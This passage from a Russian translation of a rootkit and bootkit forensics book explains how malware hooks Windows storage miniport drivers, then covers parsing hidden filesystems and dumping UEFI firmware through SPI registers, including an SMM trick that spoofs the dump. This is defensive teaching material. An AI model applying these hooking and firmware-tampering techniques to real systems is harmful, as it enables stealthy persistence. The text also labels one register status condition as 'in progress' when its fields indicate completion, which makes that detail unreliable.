    PFAST_IO_DISPATCH FastIoDispatch;
 ❺ LONG * DriverInit;
    PVOID DriverStartIo;
   PVOID DriverUnload;
 ❻ LONG * MajorFunction[28];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

Поле DriverName ❹ содержит имя драйвера, описываемого данной структурой; DriverStart ❷ и DriverSize ❸ – это соответственно начальный адрес и размер драйвера в памяти; DriverInit ❺ – указатель на функцию инициализации драйвера, а DeviceObject ❶ – указатель на начало списка структур DEVICE_OBJECT, относящихся к драйверу. С точки зрения вредоноса, самым важным является поле MajorFunction ❻, которое находится в конце структуры и содержит адреса обработчиков различных операций, реализованных драйвером.

Когда объекту устройства поступает пакет ввода-вывода, операционная система получает из поля DriverObject в соответствующей структуре DEVICE_OBJECT адрес DRIVER_OBJECT в памяти. Имея структуру DRIVER_OBJECT, ядро выбирает из массива MajorFunction адрес обработчика запрошенной операции. Располагая этой информацией, вредонос может найти части стека драйверов устройств хранения, к которым имеет смысл подключиться. Мы рассмотрим два разных метода.

Прямое изменение образа драйвера мини-порта

Первый способ подключиться к драйверу мини-порта устройства хранения – изменить образ драйвера в памяти. Зная адрес объекта устройства мини-порта жесткого диска, вредонос выбирает из поля DriverObject адрес соответствующей структуры DRIVER_OBJECT. Затем он находит обработчик дискового ввода-вывода в массиве MajorFunction и изменяет код по этому адресу, как показано на рис. 18.4 (закрашенные серым блоки модифицированы вредоносной программой).




Рис. 18.4. Подключение к стеку драйверов устройства хранения путем изменения драйвера мини-порта

Когда объект устройства получает запрос ввода-вывода, выполняется вредоносный код. Он может отвергнуть операцию, чтобы воспрепятствовать доступу к защищенной области диска, или модифицировать запрос, чтобы вернуть подложные данные и обмануть защитную программу.

Например, подключение такого типа используется в бутките Gapz, описанном в главе 12. В этом случае вредонос подключается к двум функциям драйвера мини-порта жесткого диска, отвечающим за обработку запросов `IRP_MJ_INTERNAL_DEVICE_CONTROL` и `IRP_MJ_DEVICE_CONTROL`, и таким образом защищает свои данные от чтения и перезаписи.

Однако этому подходу недостает скрытности. Защитная программа может обнаружить и удалить точки подключения, найдя образ модифицированного драйвера в файловой системе и отобразив его в память. Затем она сравнивает секции кода двух драйверов: вручную загруженного из файла и присутствующего в ядре. Наличие расхождений свидетельствует о наличии вредоносных точек подключения.

После этого защитная программа может удалить точки подключения, заменив модифицированный код оригинальным, прочитанным из файла. Предполагается, что драйвер в файловой системе подлинный и не был модифицирован вредоносом.

Модификация DRIVER_OBJECT

К драйверу мини-порта жесткого диска можно подключиться также путем модификации структуры `DRIVER_OBJECT`. Как уже было сказано, она содержит местоположение образа драйвера в памяти, а также адреса обработчиков в массиве `MajorFunction`.

Поэтому модификация массива `MajorFunction` позволяет вредоносу установить свои точки подключения, не трогая образ драйвера в памяти. Например, вместо изменения кода прямо в образе, как в предыду-

щем способе, вредонос подменяет элементы массива MajorFunction, соответствующие запросам IRP_MJ_INTERNAL_DEVICE_CONTROL и IRP_MJ_DEVICE_CONTROL, адресами своих функций. В результате ядро операционной системы будет передавать управление вредоносному коду обработки этих запросов. Этот подход продемонстрирован на рис. 18.5.




Рис. 18.5. Подключение к стеку драйверов устройства хранения путем изменения структуры DRIVER_OBJECT

Поскольку образ драйвера в памяти не изменен, скрытность этого метода выше, но и он не является неуязвимым для обнаружения. Чтобы выявить наличие точек подключения, защитная программа может найти образ драйвера в памяти и проверить адреса обработчиков IRP_MJ_INTERNAL_DEVICE_CONTROL и IRP_MJ_DEVICE_CONTROL: если они не принадлежат диапазону адресов драйвера мини-порта в памяти, значит, это точки подключения к стеку.

С другой стороны, удалить точки подключения и восстановить оригинальные указатели в массиве MajorFunction гораздо труднее, чем в предыдущем случае. Массив MajorFunction инициализируется самим драйвером с помощью функции, которая получает указатель на частично заполненную структуру DRIVER_OBJECT и записывает в нее указатели на обработчики различных запросов.

Только драйвер мини-порта знает адреса обработчиков. Защитная программа понятия о них не имеет, поэтому ей очень сложно восстановить оригинальные адреса.

Правда, у защитной программы есть один способ справиться с этой задачей – загрузить образ драйвера мини-порта в эмулированной среде, создать структуру DRIVER_OBJECT и выполнить точку входа в драйвер (функцию инициализации), передав ей DRIVER_OBJECT в качестве параметра. После возврата из функции инициализации структура DRIVER_OBJECT должна содержать правильные адреса обработчиков в массиве

MajorFunction, и защитная программа может воспользоваться этой информацией для вычисления адресов обработчиков в образе драйвера и восстановления модифицированной структуры DRIVER_OBJECT.

Однако эмуляция драйвера может оказаться непростым делом. Если функция инициализации проста (например, только заполняет массив в DRIVER_OBJECT правильными адресами обработчиков), то описанный подход будет работать. Но если функциональность сложна (например, вызываются системные службы или API, которые трудно эмулировать), то эмуляция может завершиться неудачно и будет прервана еще до инициализации структуры данных. В таких случаях защитная программа не сможет восстановить адреса оригинальных обработчиков и удалить вредоносные точки подключения.

Еще один подход – сгенерировать базу данных адресов оригинальных обработчиков и воспользоваться ей для восстановления. Однако этому подходу недостает общности. Для широко распространенных драйверов мини-портов он, быть может, и сработает, а для редких или заказных драйверов, отсутствующих в базе данных, ничего не даст.

Модификация DEVICE_OBJECT

Последний способ подключения к драйверу мини-порта, который мы рассмотрим, является логическим продолжением предыдущего метода. Мы знаем, что для обработки запроса ввода-вывода ядро ОС должно выбрать адрес структуры DRIVER_OBJECT из структуры DEVICE_OBJECT, затем выбрать адрес обработчика из массива MajorFunction и, наконец, выполнить обработчик.

Поэтому еще один способ установить точку подключения состоит в том, чтобы модифицировать поле DriverObject в структуре DEVICE_OBJECT. Вредоносная программа должна создать собственную структуру DRIVER_OBJECT и инициализировать в ней массив MajorFunction адресами своих обработчиков. В результате ядро ОС будет получать адрес обработчика из поддельной структуры DRIVER_OBJECT и, следовательно, выполнять вредоносный код (рис. 18.6).

Этот подход используется в TDL3/TDL4, Rovnix и Olmasco и обладает теми же плюсами и минусами, что и предыдущий. Однако установленные таким образом точки подключения удалить еще труднее, потому что заменена вся структура DRIVER_OBJECT, и, следовательно, защитной программе придется предпринять дополнительные усилия, чтобы найти оригинальную структуру.

На этом мы завершаем обсуждение методов подключения к стеку драйверов устройства хранения. Мы видели, что не существует простого общего способа удаления точек подключения, который позволил бы прочитать вредоносные данные из защищенных областей диска зараженной машины. Еще одна причина затруднений заключается в том, что существует много разных реализаций драйверов мини-порта, а поскольку все они напрямую взаимодействуют с оборудованием, каждый производитель устройств хранения сам создает драйверы для своего оборудования. Поэтому подход, работающий

для одного класса драйверов мини-порта, может оказаться непригоден для других.




Рис. 18.6. Подключение к стеку драйверов устройства хранения путем подмены структуры `DRIVER_OBJECT`

Разбор образа скрытой файловой системы

Подавив самозащиту руткита, мы можем прочитать данные из скрытого хранилища, что даст нам образ вредоносной файловой системы. Следующий шаг КТЭ – разбор этой файловой системы и извлечение из нее осмысленной информации.

Чтобы разобрать выгруженную файловую систему, нужно знать, какой вредоносной программе она соответствует. Каждый вредонос реализует скрытое хранилище по-своему, и единственный способ реконструировать ее структуру – выполнить обратную разработку и понять код, отвечающий за работу с файловой системой. Бывает и так, что структура меняется от версии к версии одного и того же семейства вредоносных программ.

Вредонос также может зашифровать или обфусцировать свое скрытое хранилище, чтобы усложнить его анализ, и в таком случае нам нужно отыскать ключи шифрования.

Таблица 18.1. *Сравнение реализаций скрытых файловых систем*

Характеристика/ вредонос	TDL4	Rovnix	Olmasco	Gapz
Тип файловой системы	Нестандартная	Модификация FAT16	Нестандартная	Нестандартная
Шифрование	XOR/RC4	Нестандартное (XOR+ROL)	Модификация RC6	RC4
Сжатие	Нет	Да	Нет	Да

В табл. 18.1 приведена сводка скрытых файловых систем различных семейств вредоносного ПО, которые обсуждались ранее. Мы рассматриваем только основные характеристики файловой системы: тип, вид шифрования и наличие сжатия.

Как видим, все реализации различны, что создает трудности для исследования и КТЭ.

Программа HiddenFsReader

Занимаясь изучением продвинутых угроз, мы подвергли обратной разработке много семейств вредоносных программ и собрали обширную информацию о реализациях скрытых файловых систем, которая может быть полезна сообществу исследователей безопасности. Поэтому мы написали инструмент HiddenFsReader (*http://download.eset.com/special/ESETHfsReader.exe/*), который автоматически ищет скрытые вредоносные контейнеры на компьютере и извлекает из них информацию.

На рис. 18.7 изображена общая архитектура HiddenFsReader.




Рис. 18.7. Общая архитектура HiddenFsReader

HiddenFsReader состоит из двух компонентов: приложение, работающее в режиме пользователя, и драйвер, работающий в режиме ядра. Драйвер занимается подавлением самозащиты руткитов и буткитов, а приложение предлагает пользователю интерфейс для получения низкоуровневого доступа к жесткому диску. С помощью этого интерфейса можно читать данные с диска, даже если система заражена активным вредоносом.

Приложение также отвечает за идентификацию скрытых файловых систем, прочитанных с диска, и за дешифрирование данных.

В последней на момент написания книги версии HiddenFsReader поддерживаются следующие угрозы и соответствующие им скрытые файловые системы:

- Win32/Olmarik (TDL3/TDL3+/TDL4);
- Win32/Olmasco (MaxXSS);
- Win32/Sirefef (ZeroAccess);
- Win32/Rovnix;
- Win32/Xpaj;
- Win32/Gapz;
- Win32/Flamer;
- Win32/Urelas (GBPBoot);
- Win32/Avatar.

Эти вредоносные программы хранят в скрытой файловой системе полезную нагрузку и конфигурационные данные, чтобы воспрепятствовать защитным программам и затруднить КТЭ. Не все они обсуждались в данной книге, но информация о них имеется в списке литературы на сайте *https://nostarch.com/rootkits/*.

Заключение

Реализация нестандартной скрытой файловой системы типична для продвинутых руткитов и буткитов. Скрытое хранилище используется для размещения конфигурационных данных и полезных нагрузок, что делает неэффективными традиционные подходы к компьютерно-технической экспертизе.

Аналитик должен отключить механизмы самозащиты вредоносной программы и выполнить ее обратную разработку. Только так он сможет реконструировать структуру скрытой файловой системы, разобраться в схеме шифрования и найти ключи, защищающие вредоносные данные. Это требует дополнительного времени и усилий, но в данной главе мы рассмотрели некоторые из возможных подходов к решению подобных задач. В главе 19 мы продолжим разговор о компьютерно-технической экспертизе вредоносных программ, акцентировав внимание на руткитах прошивки UEFI. Мы расскажем, как получить прошивку UEFI и как анализировать ее на предмет угроз.

19

КОМПЬЮТЕРНО-ТЕХНИЧЕСКАЯ ЭКСПЕРТИЗА BIOS/UEFI: ПОДХОДЫ К ПОЛУЧЕНИЮ И АНАЛИЗУ ПРОШИВОК

Недавние руткиты, нацеленные на прошивку UEFI, оживили интерес к компьютерно-технической экспертизе прошивок. Утечки секретной информации о спонсированных государствами имплантах BIOS, а также взлом компании Hacking Team (см. главу 15) продемонстрировали, что скрытность и возможности вредоносных программ, атакующих BIOS, постоянно возрастают. Это побудило исследовательское сообщество к более глубокому изучению прошивок. В предыдущих главах мы уже обсуждали некоторые технические детали угроз BIOS. Если вы пропустили главы 15 и 16, рекомендуем прочитать их сейчас, поскольку в них описаны важные концепции безопасности прошивок, без которых будет трудно понять материал этой главы.

Примечание *В этой главе термины BIOS и прошивка UEFI употребляются как синонимы.*

Компьютерно-техническая экспертиза (КТЭ) прошивки UEFI как область изучения сейчас только складывается, и исследователи не удовлетворены традиционными инструментами и подходами. В этой главе мы рассмотрим некоторые методы анализа прошивок, включая различные подходы к их получению, а также разбору и извлечению полезной информации.

Сначала поговорим о том, как добыть прошивку, – обычно это первый шаг КТЭ. Мы рассмотрим программный и аппаратный способы получения образа прошивки UEFI, а затем сравним их и обсудим плюсы и минусы. Далее рассмотрим внутреннюю структуру образа прошивки UEFI и расскажем, как его разбирать, для получения интересных с точки зрения КТЭ артефактов. В контексте этого обсуждения покажем, как пользоваться программой с открытым исходным кодом UEFITool, бесценным инструментом для анализа и модификации образов прошивки UEFI. Наконец, мы обсудим Chipsec, инструмент с весьма развитой функциональностью, и его применения в КТЭ. С обоими инструментами мы уже встречались в главе 15.

Ограничения наших методов КТЭ

У представленного в этой главе материала есть ограничения. На современных платформах имеется много типов прошивок: прошивка UEFI, прошивка Intel ME, прошивка контроллера диска и т. д. Эта глава посвящена только анализу прошивки UEFI – одной из самых крупных частей платформенной прошивки в целом.

Отметим также, что прошивка сильно зависит от платформы, поскольку у каждой платформы есть свои уникальные особенности. В этой главе мы рассматриваем только прошивку UEFI для систем Intel x86, которые занимают доминирующее положение на рынках настольных компьютеров, ноутбуков и серверов.

Почему компьютерно-техническая экспертиза прошивки так важна

В главе 15 мы видели, что современная прошивка – подходящее место для внедрения весьма действенных потайных входов и руткитов, особенно в BIOS. Такого рода вредоносные программы, способные пережить переустановку ОС и замену жесткого диска, дают злоумышленнику полный контроль над платформой. На момент написания книги большая часть современных систем защиты вообще не принимала во внимание угроз прошивке UEFI, что делало их еще более опасными. Это открывает перед злоумышленником роскошную возможность внедрить вредоносный код, которые закрепится в системе-жертве и останется незамеченным.

Далее мы опишем два способа атаки на прошивку.

Атака на цепочку поставок

Угрозы, нацеленные на прошивку UEFI, повышают риск атак на цепочки поставок, поскольку злоумышленник может установить имплант на сервер еще до того, как тот отправлен в центр обработки данных, или на ноутбук, перед тем как тот доберется до отдела ИТ. А поскольку это угрожает большому числу клиентов поставщика услуг, которые рискуют раскрыть все свои секреты, крупные игроки на рынке облаков, в частности Google, с недавних пор начали использовать методы КТЭ прошивок, чтобы убедиться в том, что их компьютеры не скомпрометированы.

> **Микросхема Google Titan**
>
> В 2017 году компания объявила о создании микросхемы Titan, которая защищает платформенную прошивку, организуя аппаратный корень доверия. Доверять своей конфигурации оборудования важно, особенно когда речь идет о безопасности облака, где негативные последствия атаки умножаются на число затронутых клиентов. Компании, имеющие дело с большими облаками и данными, например Amazon, Google, Microsoft, Facebook и Apple, занимаются разработкой (или уже разработали) оборудования для контроля над платформенным корнем доверия. Даже если злоумышленнику удастся использовать руткит прошивки для компрометации платформы, наличие изолированного корня доверия предотвратит атаки на технологию безопасной загрузки и обновление прошивки.

Компрометация BIOS через уязвимость прошивки

Атакующий может скомпрометировать платформенную прошивку, эксплуатировав имеющуюся в ней уязвимость для обхода защиты BIOS от записи или аутентификации. Если вы забыли об организации таких атак, обратитесь к главе 16, где обсуждаются различные классы уязвимостей. Для обнаружения этих атак можно было бы воспользоваться методами КТЭ, обсуждаемыми в этой главе, поскольку они позволяют проверить целостность платформенной прошивки или выявить вредоносные модули прошивки.

Как получить прошивку

Самый первый шаг КТЭ BIOS – это процесс получения образа прошивки для анализа. Чтобы лучше понять, где на современных платформах находится прошивка BIOS, взгляните на рис. 19.1 – на нем изображена архитектура чипсета типичного ПК.

В этом чипсете есть два основных компонента: процессор (CPU) и концентратор платформенных контроллеров (Platform Controller

Hub – PCH), или южный мост. PCH организует связь между контроллерами периферийных устройств, имеющихся на платформе, и процессором. В большинстве современных систем с архитектурой Intel x86 (включая 64-разрядные платформы) системная прошивка находится во флеш-памяти, подключенной к шине последовательного периферийного интерфейса (Serial Peripheral Interface – SPI) ❶, которая физически соединена с PCH. Флеш-память SPI представляет особый интерес для КТЭ, потому что в ней хранится прошивка, которую мы собираемся анализировать.




Рис. 19.1. Блок-схема современного чипсета Intel

На материнской плате ПК обычно имеется одна припаянная дискретная физическая микросхема флеш-памяти SPI, но можно встретить системы с несколькими такими схемами. Так бывает, когда в одной микросхеме недостаточно памяти для хранения всей системной прошивки; в таком случае производитель использует две микросхемы. Мы обсудим эту ситуацию ниже в разделе «Местонахождение микросхемы флеш-памяти SPI».

Чтобы получить образ прошивки, хранящейся во флеш-памяти SPI, нужно уметь читать содержимое флеш-памяти. Вообще говоря, для чтения прошивки есть программный и аппаратный подходы. В первом случае мы пытаемся прочитать образ прошивки, взаимодействуя с контроллером SPI и применяя программное обеспечение, работающее на главном процессоре. Во втором случае мы физически подключаем специальное устройство – программатор SPI – к флеш-памяти SPI и читаем образ прошивки прямо из микросхемы. Мы рассмотрим оба подхода и начнем с программного.

Технология DualBIOS

В технологии DualBIOS используется нескольких микросхем флеш-памяти SPI на материнской плате. Но в отличие от описанной выше ситуации, когда в разных микросхемах хранится один образ прошивки, в случае DualBIOS микросхемы используются для хранения разных образов или нескольких экземпляров одного и того же образа. Эта технология дает дополнительную защиту от повреждения прошивки, потому что если прошивка в одной микросхеме повреждена, то система может загрузиться из другой микросхемы, содержащей точно такой же образ.

Но прежде чем переходить к описанию программного подхода, нужно пояснить, что у обоих подходов есть свои достоинства и ограничения. Одно из преимуществ программной выгрузки прошивки UEFI заключается в том, что это можно сделать удаленно. Пользователь целевой системы может запустить приложение для выгрузки и отправить дамп аналитику. Однако имеется и серьезный недостаток: если системная прошивка уже скомпрометирована, то злоумышленник может вмешаться в процесс выгрузки, подделав данные, читаемые из флеш-памяти SPI. Из-за этого программный подход не вполне надежен.

У аппаратного подхода такого недостатка нет. Да, требуется ваше физическое присутствие и придется вскрывать корпус системы, но зато содержимое флеш-памяти читается напрямую, когда система выключена, так что у злоумышленника нет никакой возможности подделать данные (если только мы не имеем дело с аппаратным имплантом, который в этой книге не обсуждается).

Программный подход к получению прошивки

В случае программного подхода к выгрузке прошивки UEFI на целевой системе мы читаем содержимое флеш-памяти SPI, пользуясь средствами операционной системы. Для доступа к контроллерам SPI в современных системах используются регистры в *конфигурационном пространстве PCI* (блок регистров, описывающих конфигурацию устройств на шине PCI). Эти регистры отображены на память, так что их можно читать и записывать с помощью обычных операций чтения-записи памяти. В этом разделе мы покажем, как найти эти регистры и взаимодействовать с контроллером SPI.

Но прежде отметим, что местоположение регистра SPI зависит от чипсета, поэтому при описании взаимодействия с контроллером SPI нужно указывать, каким чипсетом оснащена исследуемая платформа. В этой главе мы продемонстрируем, как читать флеш-память SPI для чипсета из серии Intel 200 Series (о местоположении регистров SPI можно прочитать в документе по адресу *https://www.intel.com/content/www/us/en/chipsets/200-series-chipset-pch-datasheet-vol-2.html*) –

последнего чипсета для настольных систем на момент написания этой книги.

Отметим также, что адреса памяти, на которые отображаются регистры из конфигурационного пространства PCI, находятся в адресном пространстве ядра, поэтому недоступны коду, работающему в режиме пользователя. Для доступа к этому диапазону адресов нужно написать драйвер, работающий в режиме ядра. Инструмент Chipsec, обсуждаемый ниже в этой главе, включает такой драйвер для доступа к конфигурационному пространству PCI.

Местоположение регистров из конфигурационного пространства PCI

Сначала нужно найти диапазон адресов памяти, на который отображаются регистры контроллера SPI. Этот диапазон называется *блоком регистров корневого комплекса* (Root Complex Register Block – RCRB). Со смещением 3800h от начала RCRB находится *регистр базового адреса SPI* (SPI Base Address Register – SPIBAR), содержащий базовый адрес отображенных на память регистров SPI (см. рис. 19.2).




Рис. 19.2. Местоположение регистров управления и состояния SPI в памяти системы

Шина PCIe

PCI Express (PCIe) – стандартная высокоскоростная последовательная шина, применяемая практически во всех современных ПК в самых разных сегментах рынка: ноутбуки и настольные ПК потребительского класса, серверы в ЦОДах и т. д. Шина PCIe служит для подключения различных компонентов и периферийных устройств к компьютеру. Многие интегрированные в чипсет устройства (флеш-память SPI, контроллер памяти и другие) представлены конечными точками на шине PCIe.

Адрес RCRB хранится в регистре *базового адреса корневого комплекса* (Root Complex Base Address – RCBA), который расположен на шине 0, устройство 31h, функция 0. Это 32-разрядный регистр, а адрес RCRB занимает биты 31:14. Мы предполагаем, что младшие 14 бит адреса RCRB равны нулю, потому что RCRB выровнен на границу 16 Кб. Зная адрес RCRB, мы можем получить значение SPIBAR, прочитав ячейку памяти со смещением 3800h. В следующем разделе мы обсудим регистры SPI более подробно.

Прошивка во флеш-памяти SPI

Во флеш-памяти SPI хранится не только прошивка BIOS, но и другие типы платформенных прошивок, например Intel ME (Manageability Engine), прошивка контроллера Ethernet и зависящие от производителя прошивки и данные. Прошивки различаются местоположением и правами доступа. Например, основная ОС не может обратиться к прошивке Intel ME, поэтому для нее описываемый программный подход к получению прошивки не работает.

Вычисление адресов регистров конфигурации SPI

Получив значение SPIBAR, сообщающее о местоположении регистров SPI в памяти, мы можем запрограммировать регистры для чтения содержимого флеш-памяти SPI. Смещения регистров SPI могут зависеть от платформы, поэтому лучший способ определить фактические значения для данной конфигурации оборудования – заглянуть в документацию по чипсету. Например, для платформ, поддерживающих последний на момент написания книги процессор Intel (Kaby Lake), можно обратиться к техническому описанию концентратора платформенных контроллеров для семейства чипсетов серии Intel 200 и посмотреть, где находятся отображенные на память регистры SPI. Эта информация приведена в разделе «Serial Peripheral Interface». Для каждого регистра SPI в техническом описании указано смещение от базового адреса в регистре SPIBAR, имя регистра и его значение по умолчанию после сброса платформы. Мы будем пользоваться этим описанием при определении адресов интересующих нас регистров SPI.

Использование регистров SPI

Зная, как найти адреса регистров SPI, мы теперь можем решить, какой из них необходим для чтения содержимого флеш-памяти SPI. В табл. 19.1 перечислены все регистры, необходимые для получения образа из флеш-памяти SPI.

Таблица 19.1. *Регистры SPI для получения образа прошивки*

Смещение от SPIBAR	Имя регистра	Описание регистра
04h-05h	HSFS	Состояние аппаратного задания последовательности доступа к флеш-памяти
06h-07h	HSFC	Управление аппаратным заданием последовательности доступа к флеш-памяти
08h-0Bh	FADDR	Адрес флеш-памяти
10h-4Fh	FDATAX	Массив данных во флеш-памяти
58h-5Bh	FREG1	Область флеш-памяти 1 (дескриптор BIOS)

В следующих разделах мы обсудим эти регистры.

Регистр FREG1

Начнем с регистра *области флеш-памяти 1* (*FREG1*). В нем хранится адрес области BIOS во флеш-памяти SPI. Структура этого 32-разрядного регистра показана на рис. 19.3.

Рис. 19.3. Структура регистра SPI FREG1

Поле **База области** ❶ содержит биты 24:12 базового адреса области BIOS во флеш-памяти SPI. Поскольку область BIOS выровнена на границу 4 Кб, младшие 12 бит ее базового адреса равны 0. Поле **Предел области** ❷ содержит биты 24:12 конечного адреса области BIOS во флеш-памяти SPI. Например, если база области равна 0xaaa, а предел области – 0xbbb, то область BIOS занимает адреса с 0xaaa000 до 0xbbbfff.

Регистр HSFC

Регистр *управления аппаратным заданием последовательности доступа к флеш-памяти* (hardware sequencing flash control – HSFC) позволяет отправлять команды контроллеру SPI (в спецификации эти команды называются *циклами*). Структура регистра HSFC показана на рис. 19.4.




Рис. 19.4. Структура регистра SPI HSFC

Регистр HSFC позволяет отправить цикл чтения-записи-удаления флеш-памяти SPI. 2-битовое поле FCYCLE ❸ содержит код операции:

- **00** – читать блок данных из флеш-памяти SPI;
- **01** – записать блок данных во флеш-память SPI;
- **11** – стереть блок данных из флеш-памяти SPI;
- **10** – зарезервировано.

Для циклов чтения и записи поле FDBC ❷ показывает, сколько байтов следует передать из флеш-памяти SPI или в нее. Отсчет ведется от 0: значение 000000b представляет 1 байт, а значение 111111b – 64 байта. Таким образом, количество передаваемых байтов равно значению этого поля плюс 1.

Поле FGO ❹ используется для инициирования операции с флеш-памятью SPI. Если оно равно 1b, то контроллер SPI будет читать, записывать и стирать данные, ориентируясь на значения в полях FCYCLE и FDBC. Прежде чем задавать поле FGO, программа должна установить все регистры, определяющие тип операции, количество данных и адрес во флеш-памяти SPI.

И последнее интересное нам поле регистра HSFC – *разрешить SMI флеш-памяти SPI* (SPI SMI# enable – FSMIE) ❶. Если оно установлено, то чипсет генерирует прерывание управления системой (SMI), которое приводит к выполнению кода в режиме SMM. В разделе «О недостатках программного подхода» мы увидим, что FSMIE можно было бы использовать для противодействия получению образа прошивки.

Взаимодействие с контроллером SPI

Использование регистра HSFC – не единственный способ отправлять команды контроллеру SPI. Вообще говоря, есть два способа взаимодействия с флеш-памятью SPI: аппаратное и программное задания последовательности. В описанном выше методе аппаратного задания мы позволяем оборудованию выбирать, какие команды отправлять SPI для чтения и записи (именно для этого и предназначен регистр HSFC). Программное задание последовательности дает нам больше свободы в выборе конкретных команд. В этом разделе мы пользуемся аппаратным заданием последовательности через регистр HSFC, потому что это проще и вместе с тем дает все, что нужно для чтения прошивки BIOS.

Регистр FADDR

Регистр *адреса во флеш-памяти* (flash address – FADDR) задает линейный адрес флеш-памяти SPI для операций чтения, записи и стирания. Это 32-разрядный регистр, но для задания адреса использу-

ются только младшие 24 бита. Старшие 8 бит зарезервированы и не используются.

Регистр HSFS

После того как цикл SPI инициирован в результате задания поля FGO регистра HSFC, мы можем определить, когда он закончится, читая регистр *состояния аппаратного задания последовательности доступа к флеш-памяти* (hardware sequencing flash status – HSFS). Он состоит из нескольких полей, предоставляющих информацию о запрошенной операции. В табл. 19.2 показаны поля HSFS, используемые при чтении образа SPI.

Таблица 19.2. *Поля регистра SPI HSFS*

Смещение поля	Размер поля	Имя поля	Описание поля
0h	1	FDONE	Цикл флеш-памяти закончен
1h	1	FCERR	Ошибка цикла флеш-памяти
2h	1	AEL	Журнал ошибок доступа
5h	1	SCIP	Цикл SPI продолжается

Бит FDONE устанавливается чипсетом, когда предыдущий цикл флеш-памяти (начатый установкой поля FGO в регистре HSFC) завершен. Биты FCERR и AEL показывают соответственно, что во время цикла произошла ошибка и что значения возвращенных данных могут быть неверны. Бит SCIP показывает, что цикл флеш-памяти еще продолжается. Он поднимается одновременно с установкой бита FGO и сбрасывается, когда бит FDONE принимает значение 1. На основе этой информации мы можем сказать, что операция была начата, но еще не завершилась, если следующее выражение равно true:

```
(FDONE == 1) && (FCERR == 0) && (AEL == 0) && (SCIP == 0)
```

Регистры FDATAX

Регистры *массива данных во флеш-памяти* (array of flash data – FDATAX) содержат данные, прочитанные или подлежащие записи во флеш-память. Все регистры 32-разрядные, а их общее число зависит от количества передаваемых байтов, которое задается в поле FDBC регистра HSFC.

Чтение данных из флеш-памяти SPI

Теперь соберем воедино все изложенное и посмотрим, как с помощью этих регистров читать данные из флеш-памяти SPI. Сначала находим блок регистров корневого комплекса, из которого можно узнать базовый адрес отображенных на память регистров SPI и получить к ним

доступ. Прочитав регистр FREG1, мы можем узнать местоположение области BIOS во флеш-памяти, т. е. начальный и конечный адреса BIOS.

Далее мы читаем область BIOS, пользуясь только что описанными регистрами SPI. Этот шаг показан на рис. 19.5.




Рис. 19.5. Чтение данных из флеш-памяти SPI

Сначала мы записываем в FADDR линейный адрес области флеш-памяти, которую собираемся читать ❶. Затем в поле FDBC регистра управления задается общее число подлежащих чтению байтов (значение 111111b означает, что в одном цикле читается 64 байта). Далее в поле FCYCLE ❷ помещается значение 00b, означающее цикл чтения, и поднимается бит FGO ❹, в результате чего операция чтения флеш-памяти начинается.

После установки бита FGO мы должны следить за регистром состояния, чтобы узнать, когда операция закончится. Для этого можно проверять поля FDONE, FCERR, AEL и SCIP ❺. Когда операция чтения завершится, мы читаем данные флеш-памяти из регистров FDATAX ❻. Регистр FDATAX[1] содержит первые 4 прочитанных байта, находящихся начиная с адреса, заданного в регистре FADDR; регистр FDATAX[2] – следующие 4 байта и т. д. Повторяя описанные шаги и увеличивая на каждой итерации значение в FADDR на 64, мы прочитаем всю область BIOS из флеш-памяти SPI.

О недостатках программного подхода

Программный подход к выгрузке прошивки BIOS удобен, потому что не требует вашего физического присутствия, прочитать флеш-память SPI можно и удаленно. Но он не надежен в случае, когда злоумышлен-

ник уже скомпрометировал системную прошивку и может выполнять код в режиме SMM.

Как было отмечено, в регистре HSFC имеется бит FSMIE, который генерирует прерывание SMI по завершении цикла флеш-памяти. Если атакующий успел скомпрометировать SMM и сумел установить бит FSMIE, перед тем как программа чтения прошивки подняла бит FGO, то он получит контроль сразу после прерывания SMI и сможет модифицировать содержимое регистров FDATAX. В результате программа прочтет из FDATAX поддельные данные, а не настоящий образ BIOS. На рис. 19.6 продемонстрирована эта атака.




Рис. 19.6. Применение SPI для обмана программы чтения BIOS

Еще до того, как читатель установил бит FGO ❷ в регистре управления флеш-памятью, атакующий записывает 1 в бит FSMIE этого регистра ❶. Когда цикл завершился и данные помещены в регистры FDATAX, возникает прерывание SMI, и злоумышленник получает управление ❸. Затем злоумышленник модифицирует содержимое регистров FDATAX ❹, чтобы скрыть следы атаки на прошивку BIOS. Когда читатель наконец получит управление, он прочтет поддельные данные ❺ и не узнает, что прошивка была скомпрометирована.

Эта атака демонстрирует, что программный подход не дает стопроцентной уверенности в правильности прочитанной прошивки. В следующем разделе мы обсудим аппаратный подход к получению прошивки для КТЭ, который предотвращает показанную на рис. 19.6 атаку.

Аппаратный подход к получению прошивки

Чтобы гарантированно получить истинный образ BIOS, хранящийся во флеш-памяти SPI, а не скомпрометированный злоумышленником,

можно применить аппаратный подход. В этом случае мы физически присоединяем устройство к флеш-памяти и читаем ее содержимое напрямую. Это решение лучше, потому что ему можно доверять в большей степени, чем при программном подходе. Дополнительный плюс – возможность получить из флеш-памяти SPI прошивки, например ME и GBE, которые недоступны программе из-за ограничений, налагаемых контроллером SPI.

В современных системах шина SPI позволяет нескольким задатчикам взаимодействовать с флеш-памятью. Например, в системах с чипсетом Intel обычно существует три задатчика: основной CPU, Intel ME и GBE. У них разные права доступа к различным областям флеш-памяти SPI. На большинстве современных платформ основной CPU не может читать и записывать области флеш-памяти, содержащие прошивки Intel ME и GBE.

На рис. 19.7 показана типичная схема для получения образа прошивки BIOS путем чтения из флеш-памяти SPI.




Рис. 19.7. Типичная схема выгрузки образа прошивки BIOS из флеш-памяти SPI

Чтобы прочитать данные из флеш-памяти, нам понадобится дополнительное устройство – *программатор SPI*, – которое мы физически подключаем к микросхеме флеш-памяти в целевой системе. С другой стороны программатор SPI подключается к интерфейсу USB или UART компьютера, на который мы собираемся выгрузить образ прошивки BIOS. Затем мы запускаем программу, которая заставляет программатор читать данные из флеш-памяти и передавать их на компьютер аналитика. Это может быть программа, поставляемая вместе с конкретным программатором SPI, или программа с открытым исходным кодом, например Flashrom, которую мы обсудим в разделе «Чтение флеш-памяти SPI с помощью мини-модуля FT2232» ниже.

Описание процедуры на примере Lenovo ThinkPad T540p

Аппаратный подход еще более специфичен, чем программный. Необходимо изучить документацию платформы, чтобы понять, какой вид флеш-памяти используется для хранения прошивки и где физически эта микросхема находится на плате. Кроме того, существует множество устройств для программирования флеш-памяти под конкретное оборудование. Мы не будем обсуждать различные аппаратные и программные варианты, доступные для получения системной прошивки, потому что их слишком много. А рассмотрим один из возможных способов выгрузить прошивку из Lenovo ThinkPad T540p с помощью программатора FT2232 SPI.

